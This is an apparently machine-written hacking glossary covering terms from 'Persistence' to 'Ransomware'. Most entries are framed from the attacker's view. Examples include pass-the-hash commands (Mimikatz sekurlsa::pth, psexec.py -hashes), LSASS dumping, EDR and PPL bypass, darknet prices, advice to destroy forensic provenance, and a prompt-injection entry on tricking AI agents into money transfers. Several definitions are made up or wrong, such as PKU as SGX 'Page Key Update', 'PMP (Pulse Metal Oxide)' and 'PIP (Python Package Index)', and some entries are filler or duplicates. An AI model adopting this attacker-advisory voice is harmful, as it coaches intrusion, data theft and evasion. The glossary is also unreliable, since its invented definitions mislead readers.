Persistence --- Persistence: methods allowing an attacker to maintain access after a system reboot, password change, or detection. Methods: scheduled tasks, WMI subscriptions, registry run keys, services, startup folder, BIOS/UEFI backdoors, SSH keys, web shells.

Persistence Mechanism --- A persistence mechanism (autorun, services, scheduler). For an attacker, the choice of persistence mechanism depends on the privilege level (user, SYSTEM, kernel).

Personal Data (PII) --- Personal data (Personally Identifiable Information): name, address, SSN, email, phone, date of birth. Leak of PII (Conduent, Wynn) is used for identity theft, credential stuffing, extortion.

Personally Identifiable Information (PII) --- Personal data (Personally Identifiable Information) --- any information that can be used to identify a specific person: first name, last name, address, phone number, email, date of birth, Social Security Number (SSN), driver's license number, passport number, medical data, financial information, biometric data, IP address (in some jurisdictions), location data. In the context of cyberattacks, PII is the main target: stealing PII is used for identity theft, credential stuffing, BEC (Business Email Compromise), extortion, selling on darknet markets (fullz). Leaks of PII (Conduent 25M+ records, Wynn 800k records) lead to multi-million dollar fines (GDPR, HIPAA, CCPA) and class action lawsuits. For an attacker, PII is a commodity and a tool: using PII, they can create synthetic identity, bypass KYC, conduct targeted phishing.

Perturbation (AI) --- Perturbation in AI: a small change in input data leading to incorrect classification (adversarial attack). For an attacker, adversarial AI is a way to bypass ML detections (EDR, CAPTCHA).

Petya --- Ransomware/wiper (2016-2017). Petya encrypted the MFT, then NotPetya (wiper) used similar methods. In 2026, legacy.

PFSense --- An open-source firewall/router. PFSense is used in corporate environments, especially SMBs. PFSense vulnerabilities can give access to the network.

PGP (Pretty Good Privacy) --- An email encryption protocol. PGP is used to protect communications (along with Signal). For an attacker, PGP is an obstacle to email interception, but keys can be stolen (infostealer, memory dump).

PH (Power Hardware) --- In the context of attacks on data centers: power outage.

Pharming --- An attack that redirects a user from a legitimate site to a fake one without their knowledge (via DNS poisoning, DNS server compromise). Pharming is used for stealing passwords, sessions.

Phishing --- Phishing: sending fake emails/SMS imitating legitimate organizations, aiming to steal credentials, install malware. Types: spear phishing (targeted), whaling (C-level), vishing (voice), smishing (SMS), quishing (QR code). In 2026, phishing using AI (deepfake, email generation) is becoming more effective.

Phishing Kit --- A set of tools for phishing: ready-made pages imitating legitimate sites (banks, Microsoft, Google), scripts for data collection, tools for sending emails. Phishing kits are sold on the darknet.

PHP (Hypertext Preprocessor) --- A programming language for web applications. PHP applications are vulnerable to: SQL injection, RCE (eval, unserialize), LFI, RFI, file upload. A PHP webshell is a classic backdoor.

PHP Object Injection --- A vulnerability in PHP where unserialize() is called on user data, allowing arbitrary code execution (RCE) via a gadget chain. Similar to Java deserialization.

Physical Pentesting --- Physical pentesting: breaking into an office, data center, facility. Methods: tailgating, lockpicking, RFID cloning, USB drops, social engineering (pretending to be an employee). Physical pentesting can bypass even an air gap.

PIC (Position Independent Code) --- Position-independent code that can be executed at any address. Shellcode is typically PIC. Used in memory-only payloads.

PID (Process Identifier) --- A process identifier. PID is used in process injection: an attacker opens a process by PID, allocates memory, writes shellcode, creates a thread.

Piggybacking --- A physical infiltration method: following an employee into a restricted area using their badge without raising suspicion. The attacker walks closely behind an employee who opens a door with their badge, slipping in while the door is open. Piggybacking is synonymous with tailgating. Used in physical pentesting to access offices, data centers, restricted areas. Protection: turnstiles (man-traps) requiring single passage; training employees not to let strangers in; biometric systems with single-person passage control.

PII (Personally Identifiable Information) --- Personally Identifiable Information: name, address, SSN (Social Security Number), email, phone, date of birth, driver's license number, medical data, financial information. Leak of PII (Conduent 25M+, Wynn 800k) is used for identity theft, credential stuffing, extortion. For an attacker, PII is a commodity on the darknet (fullz).

PIN (Personal Identification Number) --- A PIN (card, phone). A PIN can be stolen via a keylogger, shoulder surfing, or extracted from a memory dump. In carding, a PIN is used for cash withdrawal.

Ping --- A utility for checking host availability (ICMP Echo). Ping is used for: reconnaissance (determining live hosts), C2 (ICMP tunnels), DoS (ping flood).

Ping of Death --- A DoS attack sending an ICMP packet larger than 65535 bytes, causing a buffer overflow on older systems. In 2026, legacy.

Ping Sweep --- Network scanning using ping to determine live hosts. Tools: fping, nmap -sn.

Pingback --- In C2 communications: the agent sends a pingback (heartbeat) to the C2 to confirm activity.

Pinning (Certificate) --- Certificate pinning: an application pins the expected certificate or public key of a server, ignoring trusted root authorities. Pinning protects against MITM. For an attacker, pinning is an obstacle: they need to attack the application, disable pinning, or compromise the server's private key.

Pinning (Memory) --- Memory pinning: preventing memory pages from being paged to disk. In attacks, pinning can be used to prevent sensitive data (passwords) from being paged to disk.

PINS (Personal Identification Number) --- A Personal Identification Number (PIN) --- a numeric password for cards, phones, devices. A PIN can be stolen via a keylogger, shoulder surfing, or extracted from a memory dump. In carding, a PIN is used for ATM cash withdrawal.

PIP (Python Package Index) --- A repository for Python packages. Supply chain attacks via PyPI: publishing malicious packages with similar names (typosquatting) or compromising legitimate packages. Developers installing packages get malware.

Pipeline (CI/CD) --- A continuous integration/delivery pipeline. Supply chain attacks on pipelines: compromising the build server, injecting malicious code into artifacts, stealing secrets from environment variables.

PIR (Personal Information Record) --- A personal data record. PIR is a target for leaks.

Pivot --- Pivoting from a compromised system to other network segments. Used for lateral movement. A pivot can be via: RDP, SSH, proxy, SMB, WMI, PsExec, DCOM.

PKCS (Public Key Cryptography Standards) --- Public Key Cryptography Standards (PKCS #12 for storing certificates, PKCS #7 for signing). PKCS files (.p12, .pfx) contain private keys. Stealing PKCS files gives an attacker private keys.

PKI (Public Key Infrastructure) --- Public Key Infrastructure: certificate authorities, certificates, CRL. Compromising PKI (e.g., stealing a CA root key) allows signing any certificates (malware signed by a trusted CA). Used in APT attacks.

PKINIT --- A Kerberos extension for authentication via certificates. Attacks on PKINIT: ESC1-8 (Certified Pre-Owned) --- obtaining a certificate on behalf of a domain administrator.

PKU (Page Key Update) --- A page key management mechanism in Intel SGX (Software Guard Extensions). PKU is used for memory isolation in protected enclaves. In the context of attacks, PKU can be a target for attacks on SGX (side-channel, memory attacks). However, this is a highly specialized term from the field of hardware enclave security research, not a key term for the general hacker lexicon.

PL (Programming Language) --- A programming language. Choice of language for malware: C/C++ (native, harder to reverse), C# (.NET, easy to modify), PowerShell (fileless), Python (cross-platform), Rust (safe, hard to reverse), Nim (rare, fewer detections).

PLC (Programmable Logic Controller) --- A programmable logic controller, the heart of industrial automation (ICS/SCADA). A PLC controls equipment (conveyors, valves, pumps). Attacks on PLCs: modifying firmware (Stuxnet), changing parameters (speed, pressure), DoS. Protocols: Modbus, Profinet, EtherNet/IP.

PLD (Programmable Logic Device) --- A programmable logic device (FPGA, CPLD). Attacks on PLDs: modifying firmware, extracting keys.

PLM (Product Lifecycle Management) --- Product lifecycle management. PLM systems contain intellectual property. For an attacker, PLM is a target.

PLT (Procedure Linkage Table) --- The procedure linkage table in ELF files (Linux). PLT is used for GOT (Global Offset Table). Attacks: GOT overwrite, PLT hijacking.

Pluggable Authentication Modules (PAM) --- Pluggable Authentication Modules (PAM) --- an authentication framework in Linux/Unix, allowing various modules to be plugged in (passwords, biometrics, smart cards). PAM is configured via files in /etc/pam.d/. Misconfig in PAM can lead to authentication bypass or privilege escalation.

PlugX --- A RAT (Remote Administration Tool) used by Chinese APT groups (APT41). PlugX allows remote control, data theft, downloading additional modules. In 2026, still used in legacy systems.

Plunder --- In the context of attacks, "plunder" means collecting all valuable data after compromise.

Plunder (Tool) --- A tool for collecting data from compromised systems.

PM (Product Manager) --- A product manager. A target for spear-phishing: PMs have access to product plans, customer data.

PM (Project Management) --- Project management. Jira, Trello are targets for stealing project data, confidential documents.

PMBOK --- Project Management Body of Knowledge (PMBOK) --- a body of knowledge for project management from the Project Management Institute (PMI). In the context of attacks, PMBOK can be used for: planning complex attacks as projects (decomposition into stages, resources, risks), managing a team in a syndicate. However, this is a management term, not a technical one. It is rarely encountered in the hacker lexicon.

PMK (Pairwise Master Key) --- A key in Wi-Fi (WPA2). PMK is used to generate session keys. Attacks: KRACK (CVE-2017-13077) allows recovering the PMK.

PMP (Pulse Metal Oxide) --- In the context of attacks, not a key term. May refer to PMP (Project Management Professional) --- a project management certification, which is not related to hacking.

PNG (Portable Network Graphics) --- An image format. PNG can contain hidden data (steganography). Used for: hiding malware in images (image-based steganography), C2 (data in images).

POC (Proof of Concept) --- Proof of concept: an exploit or code demonstrating a vulnerability. For an attacker, a PoC is a basis for exploit development. After a PoC is published, the vulnerability becomes a 1-day.

PoC (Proof of Concept) --- Proof of Concept --- an exploit or code demonstrating the existence of a vulnerability. For an attacker, a PoC is a basis for exploit development. After a PoC is published,

the vulnerability becomes a 1-day (a patch exists but is not yet installed). PoCs are published on Exploit-DB, GitHub, in blogs.

Pod (Kubernetes) --- The smallest deployable object in Kubernetes. A pod is a target for container breakout. Attacks on pods: stealing secrets (from Kubernetes secrets), escaping to the host.

Poisoning (Cache) --- Cache poisoning (DNS, ARP, HTTP). Used for: MITM, traffic redirection, DoS.

Poisoning (Model) --- Model poisoning: injecting malicious data into a training set.

Poker --- The game of poker. In the context of attacks, it can be used in metaphors: "bluffing" in social engineering, "reading the opponent" (understanding the victim), "going all in" (taking risks). In a technical sense, it is not a term.

POLP (Principle of Least Privilege) --- The principle of least privilege. Violation of POLP --- over-privileged accounts --- is a target for attackers.

Polyglot (File) --- A file that is simultaneously valid in multiple formats (e.g., PDF and ZIP). A polyglot is used for: bypassing filters (the file passes as PDF but contains malware in the ZIP part), delivering malware.

Polymorphic Code --- Polymorphic code: code that changes its form (encryption, obfuscation) with each distribution, while retaining

functionality. Polymorphism is used to bypass signature-based detections. Each instance of malware has a unique signature.

PON (Passive Optical Network) --- A passive optical network. Attacks on PON: traffic interception, DoS.

POP3 (Post Office Protocol) --- An email retrieval protocol. POP3 transmits passwords in plaintext if TLS is not used. Used in legacy systems.

Port --- A port (TCP, UDP). Port scanning (nmap) is the first stage of reconnaissance. Open ports (22 SSH, 3389 RDP, 443 HTTPS, 445 SMB) are entry points.

Port Forwarding --- Port forwarding. Used for: accessing internal services from the internet, bypassing firewalls, C2 (forwarding ports via SSH, Chisel).

Port Knocking --- A technique for hiding a service: a port opens only after a sequence of requests to specific ports (knock). Used for hiding C2, SSH.

Port Scanning --- Port scanning (nmap, masscan). Active reconnaissance, can be detected. Attackers use slow scan, random scan, scanning via proxies to hide.

POS (Point of Sale) --- A point-of-sale terminal. POS systems are targets for carding (card data theft), malware (PoSeidon, BlackPOS). POS often run on old Windows, not updated.

POST (HTTP) --- An HTTP method for sending data. POST requests are used for: submitting forms, API calls, C2 (data in request body). Attacks on POST: CSRF, SQL injection, XSS.

Post-Exploitation --- Post-exploitation: actions after gaining initial access: enumeration, lateral movement, privilege escalation, exfiltration, persistence. Post-exploitation is the longest stage of an attack.

POT (Pot of Gold) --- In the context of attacks, "Pot of Gold" may refer to "Golden Pot" --- a metaphor for a valuable target (e.g., a database with PII). There is also a RAT called "POT". Overall, it is not a standard term.

PowerShell --- Microsoft's automation environment. PowerShell is used by attackers for: fileless execution (Invoke-Expression), downloading malware, lateral movement (Invoke-Command), data collection. PowerShell is a key tool for Windows attacks. ClickFix uses PowerShell.

PowerShell Empire --- A C2 framework for PowerShell (formerly Empire). Used for post-exploitation on Windows. Empire has modules for LSASS dump, lateral movement, persistence.

PowerShell Remoting (WinRM) --- Remote command execution via PowerShell (WinRM). Used for lateral movement. Requires administrative privileges.

PowerUp --- A PowerSploit module for finding misconfigs that allow privilege escalation (AlwaysInstallElevated, unquoted service paths). Used for LPE.

PPID (Parent Process ID) --- The parent process identifier. EDR analyzes PPID-PID relationships to detect anomalies (e.g., Microsoft Word spawning PowerShell). Process injection and process hollowing disrupt these relationships.

PPL (Protected Process Light) --- A protected process in Windows. PPL blocks opening a process for reading/writing (LSASS is PPL-protected). Bypassing PPL: via kernel exploit, BYOVD, or using a vulnerability in PPL itself.

PPP (Point-to-Point Protocol) --- A point-to-point connection protocol. Used in dial-up, VPN.

PPTP (Point-to-Point Tunneling Protocol) --- An outdated VPN protocol. PPTP is vulnerable (MS-CHAPv2 cracked). In 2026, not recommended, but may be used in legacy systems.

PR (Public Relations) --- In the context of attacks, PR is publishing data (leak) to pressure the victim. ShinyHunters uses a leak site as a PR tool.

Pre-Authentication (Kerberos) --- Pre-authentication in Kerberos. Disabling pre-authentication makes accounts vulnerable to AS-REP Roasting.

Pre-Execution --- Actions before malware execution (reconnaissance, environment checking). Used for anti-sandbox.

Precision (AI) --- Precision of an AI model. In EDR, precision is important for minimizing false positives. For an attacker, false positives are allies.

Precursor --- An indicator preceding an attack. In threat hunting, precursors are sought.

Pretexting --- Social engineering: creating a fictional scenario (pretext) to obtain information or access. Example: calling helpdesk as an "employee who forgot their password". The Com uses pretexting in vishing.

Pretty Good Privacy (PGP) --- An email encryption protocol (Pretty Good Privacy). PGP uses asymmetric cryptography (RSA, ECC) for encryption and signing. For an attacker, PGP is an obstacle to email interception, but keys can be stolen (infostealer, memory dump). PGP is also used for code signing, verifying software integrity.

Prevalence (Detection) --- Prevalence (of a detection). For an attacker, it is important how widely their method is used; if widely, it will be detected.

Prevention --- Prevention (IPS, EDR blocking). For an attacker, prevention is an obstacle to be bypassed.

Price (Dark Web) --- Darknet prices: fullz --- $50--200, corporate network access --- $500--5000, 0-day --- $100k--$1M, RDP access --- $10--100.

Prigogine --- Ilya Prigogine --- a physicist-chemist, Nobel laureate (1977) for work on non-equilibrium thermodynamics. In the context of attacks, not a term.

Primary Key (SQL) --- A primary key in a database. In SQL injection, an attacker may try to extract the primary key to identify records.

Printer --- A printer. Printers are targets: data theft (documents that passed through printing), network access (printers often have AD access), DoS. Vulnerabilities: JetDirect, PJL (Printer Job Language).

Printer Command Language (PCL) --- Printer Command Language (PCL) from HP. PCL is used in printers for print control. Attacks on printers via PCL: data theft (documents that passed through printing), DoS (endless printing), code execution (via firmware vulnerabilities), settings modification.

PrintNightmare --- A vulnerability in the Windows Print Spooler (CVE-2021-34527), allowing code execution with SYSTEM privileges. Used for LPE. In 2026, still relevant for unpatched systems.

PrintSpooler --- The Windows printing service. PrintSpooler vulnerabilities (PrintNightmare) are used for LPE and lateral movement.

Privacy (Data) --- Data privacy. Violation of privacy is the basis of extortion.

Private Key --- A private key (RSA, EC). A private key is used for: decrypting TLS traffic, code signing, authentication (SSH, PKI). Stealing a private key allows an attacker to impersonate the owner.

Private Vault --- A secret vault (AWS Secrets Manager, Azure Key Vault, HashiCorp Vault). A target for attackers: stealing keys, passwords.

Privilege Escalation --- Privilege escalation (LPE --- Local Privilege Escalation). Moving from a regular user to SYSTEM (Windows) or root (Linux). Methods: kernel exploits, misconfigured services, credential theft (LSASS), BYOVD.

Privileged Access Workstation (PAW) --- A dedicated workstation for administrators with enhanced security requirements. For an attacker, a PAW is an obstacle: even if they compromise an administrator account, they may not be able to use it from a PAW.

PRNG (Pseudo-Random Number Generator) --- A pseudo-random number generator. A weak PRNG can lead to predictable keys, nonces, used in attacks (nonce reuse in ECDSA). In malware, a PRNG is used for DGA, key generation.

ProcDump --- A Microsoft (Sysinternals) utility for creating process dumps. ProcDump is used by attackers to dump LSASS. May be detected by EDR.

Process --- A process (running program). For an attacker, processes are the execution context. Process injection is injecting code into a process.

Process Doppelgänging --- An execution evasion technique using Windows Transactional NTFS (TxF). A transaction is created, a file is modified, then a process is created from the modified file. Bypasses detections based on monitoring process creation.

Process Hollowing --- A technique where an attacker creates a legitimate process in a suspended state, then replaces its code with malicious code. Used to hide activity (code runs in a legitimate process). Bypasses detections based on creating new processes.

Process Injection --- Injecting code into another process. Methods: CreateRemoteThread, APC injection, reflective DLL injection. Used to hide activity and bypass firewalls.

Process Tree --- A process tree (parent-child). EDR analyzes the process tree to detect anomalies (e.g., Microsoft Word spawning PowerShell). Process injection and process hollowing disrupt the process tree.

Process Whitelisting --- Process whitelisting (AppLocker, WDAC). Bypass: using processes on the whitelist (LOLBins), DLL sideloading.

Procmail --- A utility for processing email (filtering, sorting) in Unix. Procmail can be used for: automatically filtering phishing emails, creating rules to redirect mail. In the context of attacks, Procmail can be a target for compromise (changing rules to redirect mail to the attacker). However, it is an outdated utility, replaced by more modern tools.

ProcMon (Process Monitor) --- A Sysinternals utility for monitoring processes, file system, registry. ProcMon is used to analyze malware behavior.

Proctoring --- Proctoring systems (remote monitoring) for online exams. In the context of attacks, proctoring can be a target for: camera hacking, identity spoofing (deepfake), bypassing controls.

However, this is a narrow area, not key for the general hacker lexicon.

Profiling (Victim) --- Victim profiling: gathering information about the target (position, accesses, habits) for a targeted attack. Used in spear-phishing, vishing.

Program (Malware) --- A program (malware).

Program Counter (PC) --- The program counter. In exploits, overwriting the PC is a goal.

Programming Language --- A programming language. The choice of language for malware affects detectability.

Project (The Com) --- Project Compass --- Europol's operation against The Com.

Project Compass --- Europol's operation (January 2025 -- March 2026), resulting in the arrest of 30 members of The Com across 28 countries. 179 additional individuals identified, 62 victims partially identified. The Com includes Hacker Com, IRL Com, (S)extortion Com.

Project Management --- Project management. Jira is a target for data theft.

Prometheus --- A monitoring system (Prometheus, Grafana). For an attacker, Prometheus is a target: stealing metrics, configurations, API keys.

Promiscuous Mode --- A network interface mode that accepts all packets (not only those destined for it). Used for traffic interception (sniffing).

Prompt Engineering --- The art of crafting prompts for LLMs. For an attacker, prompt engineering is used for: phishing generation, writing malware code, bypassing guardrails (jailbreak). Slopoly is a result of prompt engineering.

Prompt Injection --- Injecting instructions into an LLM (Large Language Model) via user input, causing the model to ignore previous instructions and perform malicious actions. Used in AILM (AI-Induced Lateral Movement) to trick an AI agent into executing commands (money transfers, data reading). Prompt injection is the main attack on AI agents in 2026.

Proof of Concept (PoC) --- Proof of Concept --- an exploit or code demonstrating the existence of a vulnerability. A PoC can be: a code snippet (Python, C, Ruby), a command (curl), a Metasploit module. For an attacker, a PoC is a basis for exploit development. After a PoC is published, the vulnerability becomes a 1-day (a patch exists but is not yet installed). PoCs are published on Exploit-DB, GitHub, in researchers' blogs. For defenders, a PoC is a tool to check if their systems are vulnerable.

Proof of Work (PoW) --- Proof of Work (consensus in blockchain, Bitcoin). In attacks, Proof of Work is used for: protecting against DDoS (client must solve a puzzle), preventing spam.

Proof Sample --- Proof (sample data) published by attackers to confirm a leak. ShinyHunters publishes proof samples on Limewire to pressure the victim.

Propagation --- Propagation (of a worm). A worm spreads independently via vulnerabilities, email, USB.

Proportional (Rate Limiting) --- Rate limiting. To bypass, attackers use low & slow, distributed attacks.

Proprietary Software --- Proprietary software. Attacks on proprietary software require reverse engineering.

Protected Process Light (PPL) --- A protected process in Windows. PPL blocks opening a process for reading/writing (LSASS is PPL-protected). Bypassing PPL: via kernel exploit, BYOVD, or using a vulnerability in PPL itself. For an attacker, PPL is an obstacle to LSASS dumping.

Protection --- Protection.

Protocol --- A protocol (TCP, HTTP, DNS, Modbus). Understanding protocols helps in exploit development, C2.

Provenance --- Data provenance (in forensics). For an attacker, it is important to destroy provenance.

Proxifier --- A tool for proxying application traffic. Used by attackers for: bypassing geoblocks, hiding C2.

Proxy --- A proxy server. Used for: hiding IP, bypassing blocks, C2 (reverse proxy). Types: HTTP, SOCKS, transparent, forward, reverse.

ProxyChains --- A tool for routing traffic through a chain of proxies. Used for anonymization.

ProxyLogon --- A Microsoft Exchange vulnerability (CVE-2021-26855, 2021). ProxyLogon allowed unauthenticated RCE. In 2026, still relevant for unpatched systems.

ProxyShell --- Microsoft Exchange vulnerabilities (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207). ProxyShell allowed unauthenticated RCE.

ProxyToken --- A Microsoft Exchange vulnerability (CVE-2021-33766), allowing token spoofing.

Pseudo-Random Number Generator (PRNG) --- A pseudo-random number generator (PRNG). A weak PRNG can lead to predictable keys, nonces, used in attacks (nonce reuse in ECDSA). In malware, a PRNG is used for DGA, key generation, randomization of delays.

PsExec --- A Sysinternals utility for remote command execution (via SMB). PsExec is used for lateral movement. Antiviruses detect PsExec, so attackers use custom versions or Impacket.

PSK (Pre-Shared Key) --- A pre-shared key (Wi-Fi, VPN). A weak PSK can be cracked by brute force. PSK is also used in some C2s.

PSP (Platform Security Processor) --- AMD's security processor (analogous to Intel ME). PSP vulnerabilities can give kernel access.

PTH (Pass-the-Hash) --- An authentication technique using an NTLM hash instead of a password (Pass-the-Hash). An attacker extracts an NTLM hash (via Mimikatz, LSASS dump) and uses it to log into other systems (via SMB, RDP, WMI). Pass-the-Hash does not require knowledge of the plaintext password. Tools: Mimikatz (sekurlsa::pth), Impacket (psexec.py -hashes).

PTP (Precision Time Protocol) --- A precision time protocol. Attacks on PTP can disrupt synchronization in industrial systems.

PTT (Pass-the-Ticket) --- An authentication technique using Kerberos tickets (Pass-the-Ticket). An attacker extracts a TGT or service ticket (via Mimikatz) and uses it to access resources. Pass-the-Ticket can be used for lateral movement without knowing the password. Pass-the-Ticket does not require a password, only tickets.

Public Key --- A public key (RSA, EC). A public key is used for encryption, signature verification. It is not a secret, but its replacement can lead to MITM.

Public Key Infrastructure (PKI) --- Public Key Infrastructure (PKI) --- a system for managing certificates, certificate authorities (CA), CRL. PKI is used for TLS, code signing, authentication. Compromising PKI (e.g., stealing a CA root key) allows signing any certificates (malware with a trusted signature). For an attacker, PKI is a target: stealing CA private keys.

Publish-Subscribe (Pub/Sub) --- A message exchange model. Used in C2 (Redis Pub/Sub, MQTT). Pub/Sub traffic can look legitimate.

PUP (Potentially Unwanted Program) --- A potentially unwanted program (adware, toolbars). PUPs are often distributed along with legitimate software. They can be used as a dropper.

Puppet --- A configuration management tool. Puppet can be used for: deploying malware, disabling protections, if accounts are compromised.

Puppy (Rubber) --- Rubber Ducky (Bad USB).

Purple Team --- A team combining Red Team (attack) and Blue Team (defense) to jointly improve security. For an attacker, a purple team means defenders learn faster.

Push (MFA) --- A push notification for login confirmation (Microsoft Authenticator, Duo). Push MFA is vulnerable to: MFA fatigue (repeated pushes), vishing (convincing to click Approve). AiTM can intercept push.

Push Notification --- A push notification. Used for C2 (FCM --- Firebase Cloud Messaging) --- notifications look legitimate, pass through firewalls.

Pwning --- Slang: hacking, gaining control. From "owning".

PyInstaller --- A tool for packaging Python scripts into executables (.exe). Used to distribute Python malware.

PyPI (Python Package Index) --- A repository for Python packages. Supply chain attacks via PyPI: typosquatting, package compromise.

Python --- A programming language. Used for: writing malware (infostealers, backdoors), C2 (PoshC2), tools (Impacket), automation. Python malware requires an interpreter, but can be compiled to .exe (PyInstaller).

PyTorch --- A machine learning framework. For an attacker, PyTorch is a tool for creating deepfake, adversarial AI.

Q

QEMU (Quick Emulator) --- An open-source emulator and virtualizer. QEMU is used for: running virtual machines, emulating various architectures (ARM, MIPS) for malware analysis, creating sandboxes. For an attacker, QEMU can be used for: emulating the victim's environment when developing exploits, running malicious images in isolation (to avoid infecting the host). QEMU vulnerabilities (e.g., escape from the guest system) can be used to attack the host system.

Qilin --- A RaaS (Ransomware-as-a-Service) group using Rust-based malware. Qilin specializes in attacks on Windows and VMware ESXi, practices double extortion (encryption + data theft). In February 2026, Qilin attacked IGT (International Game Technology), a supplier to Las Vegas casinos, publishing 10GB of data (21,000+ files), including slot machine schematics and casino architecture. Qilin is an example of the evolution of RaaS: Rust malware is harder to analyze than C/C++.

QoS (Quality of Service) --- Quality of Service in networks. In attacks, QoS can be used for: prioritizing malicious traffic, DoS (depleting QoS resources). To bypass QoS, attackers use legitimate ports (443) and protocols.

QR Code --- A two-dimensional barcode. QR codes are used in: quishing (QR phishing), malware delivery (link in QR code), bypassing email filters (text contains no link). Quishing is a growing vector in 2026: the victim scans a QR code, goes to a phishing site, or downloads malware.

QRL (Quantum Resistant Ledger) --- A blockchain resistant to quantum attacks. For an attacker, QRL is interesting as an example of post-quantum cryptography.

Qualys --- A vulnerability scanner vendor (QualysGuard). Qualys is used by defenders for auditing. For an attacker, knowledge of Qualys helps understand which vulnerabilities will be detected and how to avoid them.

Quantum Computing --- Quantum computing. Quantum computers can crack RSA and ECC (Shor's algorithm). In 2026, quantum computers are still not mass-produced, but post-quantum cryptography is being deployed. For an attacker, quantum computing is a future threat to encryption, but not yet relevant.

Quantum Key Distribution (QKD) --- Quantum key distribution. QKD is theoretically unbreakable. In 2026, QKD is used in select government projects.

Quarantine --- Quarantine (antivirus). Malware in quarantine is isolated. For an attacker, quarantine is an obstacle: they must avoid detection to avoid being quarantined.

Quarantine (Network) --- Network quarantine (NAC). A device not complying with policies is placed in a quarantine network. For an attacker, quarantine is an obstacle: they must comply with policies.

Quarter --- Quarter (financial, calendar) --- a three-month period. In the context of attacks, it can be used for: planning attacks (reporting periods when companies are more likely to pay ransoms), analyzing financial reports (SEC filings). Not a hacker term.

Quasar RAT --- An open-source RAT (Remote Administration Tool) in C#. Quasar allows remote control, data theft, screen recording. Used by attackers as an alternative to commercial RATs.

Qubes --- See Qubes OS. Qubes OS --- an operating system built on isolated virtual machines (qubes). Each application (browser, email, office) runs in a separate VM, limiting the spread of an attack. For an attacker, Qubes is an obstacle: compromising one VM does not give access to others. Qubes uses the Xen hypervisor.

Qubes OS --- An operating system built on isolated virtual machines (qubes). Qubes is used to enhance security: each application in its own VM. For an attacker, Qubes is an obstacle: compromising one VM does not give access to others.

Qubes Whonix --- Combining Qubes OS and Whonix (Tor) for maximum anonymity. Whonix isolates Tor in a separate VM. Used for: C2, darknet communications.

Query (DNS) --- A DNS query. DNS queries are used in: DNS tunnels, DGA, exfiltration. Monitoring DNS queries is a way to detect C2.

Query (KQL) --- Kusto Query Language (used in Azure Sentinel). For an attacker, understanding KQL helps understand which queries defenders use.

Query (LDAP) --- A query to LDAP (Active Directory). LDAP injection is an injection into the query. For an attacker, an LDAP query is a way to enumerate users, groups.

Query (SQL) --- A query to a database. SQL injection is the injection of a malicious query. For an attacker, a query is a tool for data theft.

Queue (Message) --- A message queue (MSMQ, RabbitMQ, Kafka). Queues are used in C2: agents subscribe to a queue, the C2 publishes commands. Queue traffic can be legitimate.

Queue (MSMQ) --- Microsoft Message Queuing. MSMQ can be used for: C2 (inter-process communication), persistence (the queue persists across reboots). MSMQ vulnerabilities: RCE (CVE-2023-21554).

Queue (Redis) --- A Redis queue. Redis is used for: C2 (pub/sub), caching. Redis is often not password-protected, leading to compromise.

Quick Assist --- A built-in Windows tool for remote assistance. Quick Assist can be used by attackers for: remote access after vishing (convincing the victim to open Quick Assist), persistence. Similar to RMM tools.

Quick Response (QR) Code --- A QR code --- a two-dimensional barcode used for quick link navigation, payments, authorization. In attacks, QR codes are used in quishing (QR phishing): the victim scans a QR code, goes to a phishing site, or downloads malware. Quishing bypasses email filters because the link is not displayed in the text.

QuickTime --- Apple's multimedia framework. QuickTime vulnerabilities (CVE-2016-4630) were used for drive-by download. In 2026, QuickTime is outdated.

Quid Pro Quo --- Social engineering: offering a service in exchange for information. Example: a call "I'm from tech support, I can help you, but I need your username." Used in vishing.

Quine (Malware) --- Malware that reproduces its own code (self-replication). Quine is used in worms for propagation.

Quishing --- QR phishing: an attack using QR codes to redirect the victim to a phishing site or download malware. Quishing bypasses email filters because the link is not displayed in the text. QR codes are placed in emails, on fake parking tickets, stickers. In 2026, quishing is becoming a popular vector.

Quota (Disk) --- Disk space quota. In attacks, quotas can be used for: DoS (filling the disk), detection (anomalous usage).

Quota (Network) --- Network traffic quota. In attacks: quota exhaustion (DoS), bypass (using unaccounted channels).

Quoting (SQL) --- Escaping quotes in SQL queries. Incorrect escaping leads to SQL injection. Attackers use quote bypass (concatenation, hex, union).

QWORD --- A 64-bit word (in programming). In exploits, QWORD is used for writing addresses.

QWORD PTR --- A pointer to a QWORD in assembly. Used in shellcode for memory access.

QZ (Quantum Zone) --- Quantum Zone --- a term from the field of quantum computing. In the context of attacks, it may refer to post-quantum cryptography (PQC) or quantum attacks (Shor's algorithm for cracking RSA). Not a standard term.

R

RaaS (Ransomware-as-a-Service) --- A ransomware distribution model where developers create the encryptor and control panel, and affiliates find victims, conduct attacks, and receive 70--80% of the ransom. RaaS lowers the barrier to entry: you don't need to know how to program, just buy access. Examples: BlackCat (ALPHV), Qilin, Zollo. In 2026, RaaS is the dominant model in the ransomware ecosystem.

RAID (Redundant Array of Independent Disks) --- An array of disks for increased fault tolerance or performance. For an attacker, RAID is important: data destruction may require destroying all disks in the array, not just one. In attacks on storage, it is advisable to attack the RAID controller or physically destroy disks.

Rainbow Table --- A precomputed hash table for accelerating password cracking. A rainbow table contains hashes for all possible passwords up to a certain length. Used against simple hashes (LM, MD5) without salt. In 2026, salt is used in most systems, making rainbow tables ineffective.

RAM (Random Access Memory) --- Random access memory. For an attacker, RAM is a source of: plaintext passwords (LSASS), encryption keys, session tokens, process contents. Memory dumping (cold boot attack, ProcDump) is a way to extract data from RAM.

RAM Scraper --- A program for extracting data from RAM (e.g., passwords from POS terminals). RAM scrapers are used in attacks on POS systems to steal card data (magnetic stripe).

Ransom Note --- A ransom note left after encryption. The ransom note contains: payment instructions (Bitcoin, Monero), wallet address, deadlines, threats of data publication (double extortion). Interlock and ShinyHunters use ransom notes with data leak threats.

Ransomware --- Malware that encrypts the victim's files and demands a ransom for decryption. Types: crypto-ransomware (encrypts files), locker-ransomware (locks the screen), wiper (destroys data, masquerading as ransomware). In 2026, double

extortion (encryption + data theft) dominates. Examples: Qilin, Zollo, BlackCat.

Ransomware Gang --- A group involved in ransomware attacks. Structure: developers (create the encryptor, panel), affiliates (conduct attacks), access brokers (IAB), negotiators (communicate with victims). Examples: Conti (disbanded), LockBit (disrupted), BlackCat, Qilin.

Ransomware Negotiation --- Negotiating with attackers about the ransom amount. Specialized companies (Coveware, Palo Alto Unit 42) negotiate on behalf of victims. For an attacker, negotiation is a stage where they need to determine the maximum amount the victim is willing to pay and not lose the deal.

